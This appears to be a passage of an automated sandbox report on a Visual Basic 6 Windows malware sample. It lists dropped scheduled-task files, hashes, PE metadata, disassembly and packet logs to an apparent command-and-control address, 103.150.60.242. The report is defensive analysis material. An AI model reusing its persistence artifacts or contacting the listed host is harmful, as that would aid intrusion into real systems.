File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	20
Entropy (8bit):	3.6841837197791887
Encrypted:	false
SSDEEP:	3:QHXMKas:Q3Las
MD5:	B3AC9D09E3A47D5FD00C37E075A70ECB
SHA1:	AD14E6D0E07B00BD10D77A06D68841B20675680B
SHA-256:	7A23C6E7CCD8811ECDF038D3A89D5C7D68ED37324BAE2D4954125D9128FA9432
SHA-512:	09B609EE1061205AA45B3C954EFC6C1A03C8FD6B3011FF88CF2C060E19B1D7FD51EE0CB9D02A39310125F3A66AA0146261BDEE3D804F472034DF711BC942E31
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log	
Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	20
Entropy (8bit):	3.6841837197791887
Encrypted:	false
SSDEEP:	3:QHXMKas:Q3Las
MD5:	B3AC9D09E3A47D5FD00C37E075A70ECB
SHA1:	AD14E6D0E07B00BD10D77A06D68841B20675680B
SHA-256:	7A23C6E7CCD8811ECDF038D3A89D5C7D68ED37324BAE2D4954125D9128FA9432
SHA-512:	09B609EE1061205AA45B3C954EFC6C1A03C8FD6B3011FF88CF2C060E19B1D7FD51EE0CB9D02A39310125F3A66AA0146261BDEE3D804F472034DF711BC942E31
Malicious:	false
Preview:	1,"fusion","GAC",0..

C:\Users\user\AppData\Local\Temp\tmp167E.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1319
Entropy (8bit):	5.133606110275315
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0mne5xtn:cbk4oL600QydbQxIYODOLedq3Ze5j
MD5:	C6F0625BF4C1CDFB699980C9243D3B22
SHA1:	43DE1FE580576935516327F17B5DA0C656C72851
SHA-256:	8DFC4E937F0B2374E3CED25FCE344B0731CF44B8854625B318D50ECE2DA8F576

C:\Users\user\AppData\Local\Temp\tmp167E.tmp	
SHA-512:	9EF2DBD4142AD0E1E6006929376ECB8011E7FFC801EE2101E906787D70325AD82752DF65839DE9972391FA52E1E5974EC1A5C7465A88AA56257633EBB7D70969
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\tmp19AB.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.109425792877704
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0R3xtn:cbk4oL600QydbQxIYODOLedq3S3j
MD5:	5C2F41CFC6F988C859DA7D727AC2B62A
SHA1:	68999C85FC7E37BAB9216E0099836D40D4545C1C
SHA-256:	98B6E66B6C2173B9B91FC97FE51805340EFDE978B695453742EBAB631018398B
SHA-512:	B5DA5DA378D038AFBF8A7738E47921ED39F9B726E2CAA2993D915D9291A3322F94EFE8CCA6E7AD678A670DB19926B22B20E5028460FCC89CEA7F6635E755733
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	2.5
Encrypted:	false
SSDEEP:	3:39t:39t
MD5:	9C203C9B758291F4B1AF069610D92B5D
SHA1:	D7B825402FFFD08C882A3B05129E92D0FE964CAE
SHA-256:	38D43DB6662484B3E873AC23026A9FE20E80B322579039F4B25AEB8E60318A42
SHA-512:	37325EB6DB0F73E3225B962E7263F76E7102835DB54495F4A23D4B22B56906EFEE14A446374C48E0DEF60E4E590BF04E032129AD54D2680E72B5D2891C600853
Malicious:	**true**
Preview:	:.HA5..H

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\task.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	56
Entropy (8bit):	4.787365359936823
Encrypted:	false
SSDEEP:	3:oMty8WbSXgL4A:oMLWuQL4A
MD5:	EFD1636CFC3CC38FD7BABAE5CAC9EDE0
SHA1:	4D7D378ABEB682EEFBD039930C0EA996FBF54178
SHA-256:	F827D5B11C1EB3902D601C3E0B59BA32FE11C0B573FBF22FB2AF86BFD4651BBA
SHA-512:	69B2B0AB1A6E13395EF52DCB903B8E17D842E6D0D44F801FF2659CFD5EC343C8CC57928B02961FC7099AD43FF05633BAF5AC39042A00C8676D4FA8F6F8C2A5D7
Malicious:	false
Preview:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe

\Device\ConDrv	
Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	ASCII text, with CRLF line terminators

\Device\ConDrv	
Category:	dropped
Size (bytes):	236
Entropy (8bit):	4.932081504780073
Encrypted:	false
SSDEEP:	3:RGXKRjN3Mxm8fWWD2XBQFwuSaKwDDxRZjmKXVM8xUvAkIDaMAfFAqmV/l7pgechG:zx3M7J4BYRZBXVwLL0dxKaRFfnYJin
MD5:	3140AF53A08CE269E95F15F02653B5CA
SHA1:	1248AB171A7006A8972B07C8128E346C4E3C1E4E
SHA-256:	041D7B8A2F516085263D3022FCD2B716AD212FE564DC2CB5AC5D7E128BEAA257
SHA-512:	BB4DFF011D831D8CD6BA923E440B5B4C2A41BA118BA3D73AF0CC866C2FAD23003ACA86C27691E8CF9F37CA336A329D4B8683CFB70E3BF4BD8A5C5421E4DF6D3
Malicious:	false
Preview:	Microsoft (R) .NET Framework Assembly Registration Utility 2.0.50727.8922..Copyright (C) Microsoft Corporation 1998-2004. All rights reserved.....RegAsm : error RA0000 : Unable to locate input assembly '0' or one of its dependencies...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.174708300114262
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Variant.Razy.845229.13077.exe
File size:	106496
MD5:	532e58083cf5638b05f617fcbbb5d63b
SHA1:	98058e52de678575ff2327d129a58313af4a3fc0
SHA256:	75888910c75a9858137089eb35d48b6b1af6d43817e9a1dbb9fbc409fdaad511
SHA512:	eab390f92d05fcc3ba8d0474555c1db78becfdb81865d4fada0c292a3e50ea6ed00b875b99e5a4d6fd96fc3116416858b1c574e8d14b0564524e8eac849ed20a
SSDEEP:	1536:3qN/HQiDkZQzBkKgIYNP7dmoK2gKpKeBEYjBqN/HQi:gkZQzB6IY9dEKpKng
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....W.x.....\...T...%.....Rich.....PE..L...\L.J.....@...p.....x.....P....@

File Icon

Icon Hash:	d8d490d4c4bcdef9

Static PE Info

General

Entrypoint:	0x401378
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4A164C5C [Fri May 22 06:55:24 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4

General

OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	5fb04c04dc9621084e24b4642ca2fed6

Entrypoint Preview

Instruction
push 004100F0h
call 00007F46F8CA4D95h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax+4Dh], bh
enter 4739h, E0h
test byte ptr [eax-72h], FFFFFFDAh
popad
or eax, 06084A40h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
push ebx
jo 00007F46F8CA4E07h
popad
imul esp, dword ptr [ebp+72h], 70h
push 66656E6Fh
popad
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
dec esp
xor dword ptr [eax], eax
or eax, 337C8890h
add edx, dword ptr [ebx]
dec edx
xchg edx, esp
add eax, esp
jmp 00007F46F8CA4D59h
and eax, 50F2FD35h
je 00007F46F8CA4D6Ch
jnle 00007F46F8CA4DEFh
xchg eax, ebp
les eax, fword ptr [edx]
wait
lodsb
stosd
movsb
lea edi, dword ptr [edx]
dec edi
lodsd
xor ebx, dword ptr [ecx-48EE309Ah]

Instruction
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
daa
fld qword ptr [eax]
add byte ptr [eax+2Dh], cl
add byte ptr [eax], al
add byte ptr [ecx], cl
add byte ptr [ecx+70h], ah
jo 00007F46F8CA4E14h
outsd
bound esp, dword ptr [ecx+74h]
imul eax, dword ptr [eax], 000B010Dh
inc esp
outsb
outsd
insd

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x14124	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x18000	0x3084	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x238	0x20	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x114	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x135ec	0x14000	False	0.337573242188	data	5.7034958497	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x15000	0x2560	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0x18000	0x3084	0x4000	False	0.105895996094	data	3.23453967052	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x193dc	0x1ca8	data		
RT_ICON	0x18734	0xca8	data		
RT_ICON	0x183cc	0x368	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x1839c	0x30	data		
RT_VERSION	0x18150	0x24c	data	Hungarian	Hungary

Imports

DLL	Import
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaStrI4, __vbaFreeVar, __vbaStrVarMove, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaLateMemSt, __vbaObjSet, __vbaOnError, _adj_fdiv_m16i, __vbaObjSetAddref, _adj_fdivr_m16i, __vbaVarTstLt, __vbaFpR8, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaVarTstEq, __vbaObjVar, _adj_fpatan, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, _CIlog, __vbaNew2, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaI4Str, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarTstNe, __vbaI4Var, __vbaVarAdd, __vbaVarDup, __vbaFpI4, __vbaLateMemCallLd, _CIatan, __vbaStrMove, _allmul, _CItan, _CIexp, __vbaFreeObj, __vbaFreeStr

Version Infos

Description	Data
Translation	0x040e 0x04b0
InternalName	Compurgato
FileVersion	1.00
CompanyName	ColdStone
Comments	ColdStone
ProductName	ColdStone
ProductVersion	1.00
OriginalFilename	Compurgato.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
Hungarian	Hungary	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-11:57:30.237786	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.5	8.8.8.8

Network Port Distribution

Total Packets: 81

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 11:57:29.280534983 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.519085884 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.519177914 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.519809961 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.757846117 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.758059978 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.758138895 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.758244038 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.758263111 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.758280039 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.758291960 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.758296967 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.758323908 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.758330107 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.758371115 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.758378983 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.758399010 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.758440018 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.758719921 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.758763075 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.997093916 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997114897 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997128010 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997139931 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997268915 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.997319937 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.997556925 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997575045 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997591019 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997607946 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997611046 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.997625113 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997639894 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.997646093 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997663975 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997668982 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.997680902 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997698069 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997699976 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.997714996 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997723103 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.997730970 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997746944 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997761965 CET	49741	80	192.168.2.5	103.150.60.242

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 11:57:29.997761965 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997781992 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:29.997801065 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:29.997833014 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.238229036 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.238250971 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.238266945 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.238286018 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.238307953 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.238326073 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.238327026 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.238348961 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.238365889 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.238420010 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241105080 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241126060 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241143942 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241168022 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241188049 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241194963 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241208076 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241219044 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241240978 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241240978 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241265059 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241282940 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241288900 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241316080 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241322994 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241338968 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241352081 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241367102 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241410971 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241415024 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241422892 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241437912 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241451979 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241461039 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241477013 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241487026 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241498947 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241511106 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241525888 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241538048 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241549969 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241561890 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241573095 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241585016 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241597891 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241607904 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241624117 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241625071 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241641998 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241647959 CET	49741	80	192.168.2.5	103.150.60.242
Feb 23, 2021 11:57:30.241660118 CET	80	49741	103.150.60.242	192.168.2.5
Feb 23, 2021 11:57:30.241676092 CET	80	49741	103.150.60.242	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 11:53:27.402848005 CET	54302	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:27.451468945 CET	53	54302	8.8.8.8	192.168.2.5
Feb 23, 2021 11:53:27.548495054 CET	53784	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:27.597136974 CET	53	53784	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 11:53:27.601881981 CET	65307	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:27.653352976 CET	53	65307	8.8.8.8	192.168.2.5
Feb 23, 2021 11:53:27.753978014 CET	64344	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:27.802653074 CET	53	64344	8.8.8.8	192.168.2.5
Feb 23, 2021 11:53:27.810460091 CET	62060	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:27.859040022 CET	53	62060	8.8.8.8	192.168.2.5
Feb 23, 2021 11:53:27.919210911 CET	61805	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:27.967927933 CET	53	61805	8.8.8.8	192.168.2.5
Feb 23, 2021 11:53:30.684515953 CET	54795	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:30.733191013 CET	53	54795	8.8.8.8	192.168.2.5
Feb 23, 2021 11:53:30.863934040 CET	49557	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:30.922516108 CET	53	49557	8.8.8.8	192.168.2.5
Feb 23, 2021 11:53:31.931307077 CET	61733	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:31.979897976 CET	53	61733	8.8.8.8	192.168.2.5
Feb 23, 2021 11:53:33.173508883 CET	65447	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:33.225016117 CET	53	65447	8.8.8.8	192.168.2.5
Feb 23, 2021 11:53:34.183844090 CET	52441	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:34.232310057 CET	53	52441	8.8.8.8	192.168.2.5
Feb 23, 2021 11:53:37.819720030 CET	62176	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:37.878554106 CET	53	62176	8.8.8.8	192.168.2.5
Feb 23, 2021 11:53:54.709980011 CET	59596	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:54.771769047 CET	53	59596	8.8.8.8	192.168.2.5
Feb 23, 2021 11:53:59.117594004 CET	65296	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:53:59.169214964 CET	53	65296	8.8.8.8	192.168.2.5
Feb 23, 2021 11:54:00.076630116 CET	63183	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:54:00.134829998 CET	53	63183	8.8.8.8	192.168.2.5
Feb 23, 2021 11:54:03.667221069 CET	60151	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:54:03.718749046 CET	53	60151	8.8.8.8	192.168.2.5
Feb 23, 2021 11:54:04.970557928 CET	56969	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:54:05.023955107 CET	53	56969	8.8.8.8	192.168.2.5
Feb 23, 2021 11:54:06.463258028 CET	55161	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:54:06.523981094 CET	53	55161	8.8.8.8	192.168.2.5
Feb 23, 2021 11:54:22.320291996 CET	54757	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:54:22.371752024 CET	53	54757	8.8.8.8	192.168.2.5
Feb 23, 2021 11:54:23.040867090 CET	49992	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:54:23.091963053 CET	53	49992	8.8.8.8	192.168.2.5
Feb 23, 2021 11:54:23.203481913 CET	60075	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:54:23.252090931 CET	53	60075	8.8.8.8	192.168.2.5
Feb 23, 2021 11:54:41.438749075 CET	55016	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:54:41.487498045 CET	53	55016	8.8.8.8	192.168.2.5
Feb 23, 2021 11:55:27.035197020 CET	64345	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:55:27.083903074 CET	53	64345	8.8.8.8	192.168.2.5
Feb 23, 2021 11:55:45.315054893 CET	57128	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:55:45.373301029 CET	53	57128	8.8.8.8	192.168.2.5
Feb 23, 2021 11:56:22.429409981 CET	54791	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:56:22.497596979 CET	53	54791	8.8.8.8	192.168.2.5
Feb 23, 2021 11:56:23.086483002 CET	50463	53	192.168.2.5	8.8.8.8
Feb 23, 2021 11:56:23.146323919 CET	53	50463	8.8.8.8	192.168.2.5
